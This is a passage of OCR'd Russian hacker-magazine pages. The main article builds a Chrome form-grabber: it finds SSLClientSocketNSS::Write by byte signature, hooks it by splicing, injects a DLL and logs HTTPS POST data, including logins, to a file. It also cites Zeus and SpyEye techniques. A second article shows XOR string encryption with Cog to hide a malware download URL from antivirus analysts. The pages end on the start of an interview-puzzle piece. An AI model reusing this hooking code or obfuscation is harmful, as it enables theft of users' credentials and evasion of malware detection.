Просмотрев листинг, я наткнулся на функцию SSLClientSocketWin::Write, чем-то напоминающую PR_Write. В других файлах, перечисленных выше, нашлись аналогичные функции: SSLClientSocketOpenSSL::Write и SSLClientSocketWin::Write. Следовало их проверить.

Для этого требовался отладчик и адреса функций. Я воспользовался официальной инструкцией по настройке и отладке Google Chrome, которая лежит по адресу goo.gl/fwt1S.

Если вкратце, то для отладки Хрома нужно сделать следующее:

1. Запустить WinDBG.
2. Открыть меню File → Symbol File Path.
3. Вставить в появившееся окошко следующую строку:

```
SRV*c:\code\symbols*http://msdl.microsoft.com/download/
symbols;SRV*c:\code\symbols*http://chromium-browser-
symsrv.commondatastorage.googleapis.com
```

   Здесь c:\code\symbols — папка, куда складываются закачанные отладочные символы.
4. Открыть несколько окон из меню View. Рекомендую открыть окна Command, Registers и Disassembly.
5. Запустить Chrome.
6. Открыть меню File → Attach to a Process...
7. Выбрать любой chrome.exe и нажать OK.

С помощью команды «x chrome*!*SSLClientSocketNSS::Write» (которую надо вводить в окне Command) я нашёл функцию SSLClientSocketNSS::Write, а потом и SSLClientSocketWin::Write. Поставил на них брейки (breakpoints) и зашёл в свой Gmail-аккаунт.

Программа прерывалась только на функции SSLClientSocketNSS ::Write.

Описание функции, найденной в исходном коде

```
int SSLClientSocketNSS::Write(
    IOBuffer* buf,
    int buf_len,
    const CompletionCallback& callback
)
```

Оставалось только выяснить, каким образом этой функции передается буфер с POST-запросом. Логично предположить, что в переменной с типом IOBuffer:

```
class NET_EXPORT IOBuffer :
    public base::RefCountedThreadSafe<IOBuffer>
{
public:
    IOBuffer();
    explicit IOBuffer(int buffer_size);
    char* data() { return data_; }
protected:
    friend class base::RefCountedThreadSafe<IOBuffer>;
    explicit IOBuffer(char* data);
    virtual ~IOBuffer();
    char* data_;
};
```

Так как структура сложная и непонятно, какое в действительно-




Рис. 3. SSL-запрос найден

сти смещение у данных, мне пришлось искать указатель на массив символов вручную. Для этого я в уже привычном OllyDbg поставил брейк на функцию SSLClientSocketNSS::Write (см. рис 1), при остановке взял первый параметр из стека и начал перебирать в нём каждый DWORD (см. рис 2).

Выяснилось, что третий DWORD (то есть IOBuffer+8) представляет собой указатель на массив символов (char*), содержащий HTTPS-запрос (см. рис 3).

Далее в процессе отладки я обнаружил, что заголовок POST-запроса и его данные передаются функции друг за другом, в отдельных вызовах. Это легко понять, если установить условный брейк на функцию SSLClientSocketNSS::Write (см. рис 4). Сначала вызывается функция и в буфере находится строка «POST ...», а следующий вызов уже содержит данные формы. Мы это обязательно учтем.

ПОИСК АДРЕСА

Теперь можно приступать к разработке, то есть к написанию модуля, который будет перехватывать найденную ранее функцию. Тут следует задуматься, как найти ее адрес программно, ведь она не экспортируется, а значит, обычным GetProcAddress здесь не обойтись.

В процессе Хрома есть два PE-модуля, которые потенциально могут содержать нашу функцию, — это chrome.exe и chrome.dll. Отладчик нам любезно сообщает, что адрес SSLClientSocketNSS::Write как раз лежит в пределах dll. Что говорить, в ней вообще находится большая часть кода браузера.

Здесь-то мы и будем программно искать адрес нашей неэкспортируемой функции.

Оптимальным способом для этого в данном случае я считаю сигнатурный поиск. Сигнатурой функции (последовательностью байтов, по которой будет осуществляться поиск) выступят первые 14 байт функции, они уникальны для модуля chrome.dll и однозначно указывают на нашу цель.

Дизасм начальной части перехватываемой функции

```
chrome_1c30000!net::SSLClientSocketNSS::Write:
02875a4c 55          push    ebp
02875a4d 8bec        mov     ebp,esp
02875a4f 51          push    ecx
02875a50 53          push    ebx
02875a51 56          push    esi
02875a52 57          push    edi
02875a53 ff7508      push    dword ptr [ebp+8]
02875a56 8bf1        mov     esi,ecx
02875a58 33db        xor     ebx,ebx
```

Скопируем первые байты функции и преобразуем их в массив байтов (BYTE*), который функция поиска сигнатуры принимает в качестве параметра вместе с маской сигнатуры, хэндлом и размером модуля. Маска служит для вычленения релятивных и абсолютных адресов в сигнатуре, потому как они могут меняться при каждом запуске. Байты адресов помечаются знаком «?», остальные байты — знаком «x».




Рис. 4. Условный брейк на SSLClientSocketNSS::Write

Вызов функции поиска осуществляется следующим образом:

```
char* Sign = "\x55\x8B\xEC\x51\x53\x56\x57\xFF\x75\x08
\x8B\xF1\x33\xDB"; // Сигнатура SSLClientSocketNSS::Write

char* Mask="xxxxxxxxxxxxxx"; // маска
DWORD SSLAdr = FindPattern(ChromeDLL,
    Chrome32Size,
    (BYTE*)Sign,
    Mask); // SSLAdr - адрес SSLClientSocketNSS::Write
```

Сама функция выглядит так:

```
bool DataCompare( const BYTE* pData,
    const BYTE* bMask, const char* szMask )
{
    for( ; *szMask; ++szMask, ++pData, ++bMask )
    {
        if( *szMask == 'x' && *pData != *bMask )
            return false;
    }
    return ( *szMask ) == NULL;
}

DWORD FindPattern ( DWORD dwAddress,
    DWORD dwSize, BYTE* pbMask, char* szMask )
{
    for( DWORD i = NULL; i < dwSize; i++ )
    {
        if(DataCompare((BYTE*)(dwAddress+ i),pbMask,szMask))
            return (DWORD)( dwAddress + i );
    }
    return 0;
}
```

Кто-то может сказать, что этот метод is f*cking unstable. Однако прошло полгода, версия Хрома неоднократно менялась, а сигнатура всё ещё работает.

ПЕРЕХВАТ

ОК, мы нашли адрес функции, теперь её нужно перехватить. Для этого подойдёт банальный сплайсинг. Для тех, кто в танке, сплайсинг — это метод перехвата функции, основанный на модификации ее кода. Самый простой вариант реализовать сплайсинг — заменить, предварительно сохранив, первые 5 байт перехватываемой функции на «JMP твоя_функция». Для вызова оригинальной функции в этом случае нужно восстановить эти 5 байт из буфера, а после вызова снова изменить на JMP. У этого метода есть существенный недостаток. Дело в том, что если после восстановления начальной части оригинальной функции контекст переключится на другой поток, то он сможет вызвать функцию, минуя наш хук.

Есть и другой способ сплайсинга — с так называемым «трамплином». Как и в предыдущем способе, в нем в начало функции также встраивается JMP на хук, но на этом сходство заканчивается. Для вызова оригинальной функции при таком сплайсинге её начальная часть не восстанавливается. Этот способ не обладает указанным недостатком.

При установке перехвата просто создается буфер с правами PAGE_EXECUTE (устанавливаются с помощью VirtualProtect), в который копируются первые 5 (размер джампа) или более байт из начала функции. Размер джампа может превышать 5 байт, так как нам нужно скопировать asm-инструкции целиком, чтобы они смогли выполняться в другом месте. Чтобы определить, сколько в точности байтов копировать и где граница очередной инструкции, в нормальных сплайсинг-движках обычно используется дизассемблер длины.

Так вот, в конец буфера со скопированными инструкциями дописывается JMP, ведущий на [адрес функции + сумма длин первых инструкций]. Таким образом, для вызова оригинальной функции достаточно выполнить «JMP адрес_буфера».

Несмотря на то что второй способ значительно стабильнее, в процессе исследований я реализовал первый способ, так как он проще (код смотри на диске).

Функция-перехватчик, записывающая формы в файл, для него выглядит так:

АЛЬТЕРНАТИВНЫЕ ПУТИ ПЕРЕХВАТА

Существуют и другие пути достижения нашей цели. Например, один из участников форума openws под ником akademiker предложил перехватывать функцию PR_Write (у него получилось-таки ее найти), что позволяет без особых усилий адаптировать под Chrome исходники Zeus (само собой, в исследовательских целях).

```
Сигнатура для поиска PR_Write
// сигнатура
char* Sign = "\x8b\x4c\x24\x04\x57\xe8\x00\x00\x00\x00\x8b
\xf8\x85\xff\x75\x05\x83\xc8\xff\x5f\xc3\x53\x56\x8b\xb7
\x38\x02\x00\x00";
// маска
char* Mask="xxxxxx????xxxxxxxxxxxxxxxxxxx";
```

От себя могу добавить, что можно подменять PR_Write в таблице методов, поскольку адрес этой функции берется из таблицы combined_methods, что не отражается в исходниках, зато отчётливо проявляется в WinDBG при трассировке функции SSLClientSocketNSS::DoPayload Write (см. рис 5). При использовании этого способа исполняемый код не модифицируется, что позволяет обмануть некоторые механизмы детектирования перехватов. Чтобы его реализовать, нужно получить адрес таблицы combined_methods и заменить в нем адрес PR_Write по смещению 0Ch на адрес своей функции. SpyEye использует другой метод перехвата, отличающийся от всех предыдущих. Он перехватывает TranslateMessage, позволяя следить за тем, что вводит пользователь с клавиатуры, а также функцию ZwReadFile, которая выдаёт адреса посещаемых сайтов и запросы к ним (подробнее читай на goo.gl/xTX9j). В общем, есть из чего выбрать.

```
Disassembly
Offset: 024d2776                                   Previous  Next
          leave
          ret
et::SSLClientSocketNSS::DoPayloadWrite:
          push      ebp
          mov       ebp,esp
          sub       esp,0Ch
0         and       dword ptr [ebp-0Ch],0
          push      esi
          push      edi
          mov       edi,eax
00000     mov       eax,dword ptr [edi+0D0h]
00000     mov       edx,dword ptr [edi+0D4h]
          mov       ecx,dword ptr [eax+8]
10000     mov       eax,dword ptr [edi+1ACh]
          mov       esi,dword ptr [eax]   ds:0023:060bd400={chrome_1c30000!combined_methods
          push      edx
          push      ecx
          push      eax
          call      dword ptr [esi+0Ch]
```

Рис. 5. Combined_methods в SSLClientSocketNSS::DoPayloadWrite

```
__declspec (naked) int Hooked_SSLWrite(
   DWORD buf,
   int buf_len,
   void* callback)
{
   static bool IsPostData;

   __asm
   {
      push ebp;
      mov ebp,esp;
      push ebx;
      push esi;
      push edi;
      push ecx;//argument
   }

   // Восстанавливаем начальную часть
   // оригинальной функции
   ChromeHook.UnsetSplicing();
   TrueSSLWrite = (SSLWrite)ChromeHook.GetHookedFunc();

   // Вызов оригинальной функции
   __asm
   {
     pop ecx;//argument
     mov eax,callback;
     push eax;
     mov eax,buf_len;
     push eax;
     mov eax,buf;
     push eax;
     call TrueSSLWrite;
     push eax;
   }

   // Возвращаем сплайсинг
   ChromeHook.ReSplice();

   if((strncmp((LPCSTR)*(char**)(buf+8),
        "POST",lstrlen("POST"))==0))
   {
     WriteLog(LogFile,*(char**)(buf+8));
     IsPostData=true;
   }
   else if ((strncmp((LPCSTR)*(char**)(buf+8),
        "GET", lstrlen("GET"))==0)|| IsPostData)
   {
      WriteLog(LogFile,*(char**)(buf+8));
      IsPostData=false;
   }

   __asm
   {
      pop eax;
      pop edi;
      pop esi;
      pop ebx;
      leave;
      ret 0Ch;
   }
}
```

Модификатор __declspec(naked) в данном случае используется потому, что один из параметров передается не через стек, а через регистр ecx. Это значит, что нам следует сохранить его, прежде чем он изменится, и восстановить до вызова оригинальной функции.

Ничего удивительного в подобной передаче параметров нет — это так называемый thiscall, используемый для вызова методов класса (ведь наша функция представляет собой метод Write класса SSLClientSocketNSS). Через регистр ecx таким образом передается адрес объекта, для которого вызывается метод.

ЗАКЛЮЧЕНИЕ

Остается только внедрить код-перехватчик в процесс браузера (я использовал классическое DLL-инжектирование) — и готово! Однако у Google Chrome много процессов, а перехватывать функции нужно строго в определенном, имеющем визуальную форму с названием активной вкладки. В других процессах функция просто не будет использоваться. В принципе, чтобы не заморачиваться с поиском нужного процесса Хрома, можно просто внедрить модуль во все процессы. Хуже от этого не будет.


Peter and the Wolf (peterandthewolf@real.xakep.ru)



И целого СИ мало

РАСШИРЯЕМ ВОЗМОЖНОСТИ ПРЕПРОЦЕССОРА C/C++ С ПОМОЩЬЮ СТОРОННЕГО КОДОГЕНЕРАТОРА

При разработке хакерских программ и утилит (особенно вирусного толка) часто встречаются задачи, которые нереально решить силами обычного препроцессора Си. Это задачи, требующие вычислений, пусть и тривиальных, но еще ДО компиляции. Сегодня мы обсудим один более или менее универсальный способ решения подобных задач с помощью Питона.



Процесс смешанной разработки

WWW

Сайт проекта Cog на сервера автора: nedbatchelder.com/code/cog.

INFO

Чтобы не копировать в каждый файл твоего проекта функции, описываемые в первом внедряемом фрагменте, можно засунуть их в свой python-модуль и использовать его вместо модуля cog.

Одной из таких задач является банальное скрытие текстовых строк в коде программы. Скрывать их действительно нужно — они однозначно помогают аверам и исследователям, которым только дай поизмываться над очередным вирусным чудом. Другое дело — как? Ну, шифровать, но как сделать это удобно? Представь, есть у тебя программа с вот таким вот вызовом (утрирую):

```
URLDownloadToFile(NULL, "http://malwareserver.com/test.exe",
    "C:\\test.exe", 0, NULL);
```

Обе строки, передаваемые в параметрах к функции URLDownloadToFile, при сборке программы прекрасно поместятся в секцию .rdata или .data в открытом виде. Хоть hex-редактором открывай. Вот кодеры и извращаются, пишут отдельную программу, шифрующую строки, а потом подставляют значения с функцией-декриптором как-нибудь так:

```
URLDownloadToFile(
    NULL,
    Decrypt("\x0E\x12\x12\x16\x5C ..."),
    Decrypt("\x25\x5C\x3A\x12\x03 ..."),
    0,
    NULL);
```

Всё бы ничего, только вручную шифровать и вставлять каждую строчку — это геморрой. Было бы в миллион раз приятнее написать какой-нибудь макрос, который прямо тут же, прозрачно для тебя, шифровал бы строку. Однако препроцессор Си в современных компиляторах поддерживает очень ограниченный набор директив, с помощью которого строку целиком не зашифровать, как ни пытайся. Чтобы не шифровать строки руками (а также автоматизировать другие подобные процессы), надо придумать какой-то костыль.

КОДОГЕНЕРАТОР НА PYTHON

Несмотря на то, что хакеры всегда и везде любят изобретать велосипед, в этой статье мы этого делать не будем, а воспользуемся готовым и уже заточенным под наши цели продуктом-костылем под названием Cog (http://pypi.python.org/pypi/cogapp). Автор называет его инструментом для кодогенерации, позволяющим использовать небольшие фрагменты программ на Питоне в качестве генераторов в исходниках. В общем, так и есть, Cog'а можно натравить на твой сорец, и он найдет в нем отмеченный специальными метками код на Питоне, выполнит его и вставит результат обратно в исходный код. К примеру, скормим Cog'у вот такой файлик:

```
// Это обычный файл C++
...
/*[[[cog
```

```
import cog
fnames = ['DoSomething', 'DoAnotherThing', 'DoLastThing']
for fn in fnames: cog.outl("void %s();" % fn)
]]]*/
//[[[end]]]
...
```

В результате файл будет модифицирован вот так:

```
// Это обычный файл C++
...
/*[[[cog
import cog
fnames = ['DoSomething', 'DoAnotherThing', 'DoLastThing']
for fn in fnames: cog.outl("void %s();" % fn)
]]]*/
void DoSomething();
void DoAnotherThing();
void DoLastThing();
//[[[end]]]
...
```

Между метками [[[cog и]]] располагается код на Питоне, генерирующий код на Си, который будет вставлен в строки между метками]]] и [[[end]]]. Если Cog запустить заново, то он сначала удалит старый сгенерированный код на Си, а потом снова выполнит код генератора и запишет новый результат в файл.

Как ты, наверное, заметил, помимо специальных маркеров код на Питоне еще выносится в комментарий. Это нужно для того, чтобы компилятор Си не пытался скомпилировать еще и код на Питоне — у него не получится.

Для вывода результата кодогенерации используются функции out и outl (аналогичен out, только добавляет перевод строки в конец) модуля cog.

Если в исходном коде есть несколько фрагментов на Питоне, они будут выполняться как один python-скрипт. Следовательно, необязательно везде делать импорт модуля и тому подобное.

ШИФРОВАНИЕ СТРОК

Давай теперь попробуем написать скрипт для скрытия текстовых строк из кода программы. В начале нашего исходника на Си загрузим модуль Cog и определим функцию шифрования — пусть это будет обычный xor:

```
/*[[[cog
import cog

key = 0x66
def Encrypt(str):
    cog.out('Decrypt("')
    cog.out("".join(['\\' + ("0x%02X" % (ord(char)^key))
                                        for char in str]))
    cog.out('")')
]]]
[[[end]]]*/
```

Теперь можем заменить строковые параметры URLDownloadToFile на вызовы Encrypt:

```
URLDownloadToFile(
    NULL,
    //[[[cog Encrypt("http://malwareserver.com/test.exe")]]]
    /*[[[end]]]*/,
    //[[[cog Encrypt("C:\\test.exe")]]]
    /*[[[end]]]*/,
    0,
    NULL);
```

Выполнив команду `python.exe cog.py -r test.cpp`, где `test.cpp` — это наш файл, мы получим исходный код с уже зашифрованными строками!

```
URLDownloadToFile(
    NULL,
    //[[[cog Encrypt("http://malwareserver.com/test.exe")]]]
    Decrypt("\0x0E\0x12\0x12\0x16\0x5C ...")
    /*[[[end]]]*/,
    //[[[cog Encrypt("C:\\test.exe")]]]
    Decrypt("\0x25\0x5C\0x3A\0x12\0x03 ...")
    /*[[[end]]]*/,
    0,
    NULL);
```

Чтобы не запускать кодогенератор вручную, можно в Visual Studio добавить его в список команд, вызываемых перед компиляцией твоего проекта. Теперь если ты захочешь изменить значение шифруемой строки, достаточно просто поменять параметр Encrypt в cog-скрипте, вручную вставлять ничего не придется.

BIN2H

При использовании такого мощного инструмента как Питон, возможностей для кодогенерации открывается уйма. Например, Cog может раз и навсегда заменить утомительное использование bin2h для внедрения бинарных файлов в исходный код программы. Для этого достаточно реализовать функцию bin2h и вставить ее, как и в примере выше, в первый фрагмент кода на Питоне:

```
def bin2h(filename, valuename):
    data = open(filename, 'rb').read()
    cog.outl('BYTE %s[] = {' % valuename)
    for byte in data:
        cog.out('0x%02X, ' % ord(byte))
    cog.outl('}')
    cog.outl('DWORD %s_size = %d;' % (valuename, len(data)))
```

Теперь, когда мы захотим засунуть бинарник в наш сорец (это пригодилось бы в статье про разработку PE-упаковщика), то напишем так:

```
//[[[cog bin2h("test.bin", "test")]]]
/*[[[end]]]*/
```

Что преобразуется в нечто вроде этого:


```
//[[[cog bin2h("test.bin", "test")]]]
BYTE test[] = {
    0x23, 0x69, 0x6E, 0x63, 0x6C ...
        // длинный буфер
}
DWORD test_size = 7079;
/*[[[end]]]*/,
```

В функцию bin2h можно добавить функцию шифрования или сжатия — по вкусу.

ЭТО НЕ КОНЕЦ

Кодер, занимающийся вирусами, может придумать миллион очень милых применений стороннему кодогенератору. Это может быть рандомизация тех или иных вызовов, разбавление кода высокоуровневым мусором, подсчет хешей имен функций для соответствующего поиска API и так далее. Можно даже с помощью CorePy генерировать ассемблерный код, тут же его как-нибудь видоизменять и вставлять в уже скомпилированном виде — фантазия ограничивается только возможностями Питона со всем многообразием его модулей. ⌶

Павел Александрович (ivinside.blogspot.com)



Задачи на собеседованиях

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫХ ДАЮТ НА СОБЕСЕДОВАНИЯХ

В этом выпуске я добавил к обещанным в прошлый раз задачам шесть задачек на сообразительность и логику. Как показывает практика, их очень любят работодатели. Конкретно этот набор логических задач мне дали на собеседовании в одной крупной интернет-компании. На решение всего перечня отводилось 40 минут — я почувствовал себя как в школе на контрольной…

УСЛОВИЕ

Встретились два старых друга, не видевшиеся уже довольно давно. Оба когда-то вместе учились на Физтехе. Вот их диалог:
— Я слышал, у тебя дети появились.
— Да, три сына.
— И сколько им лет?
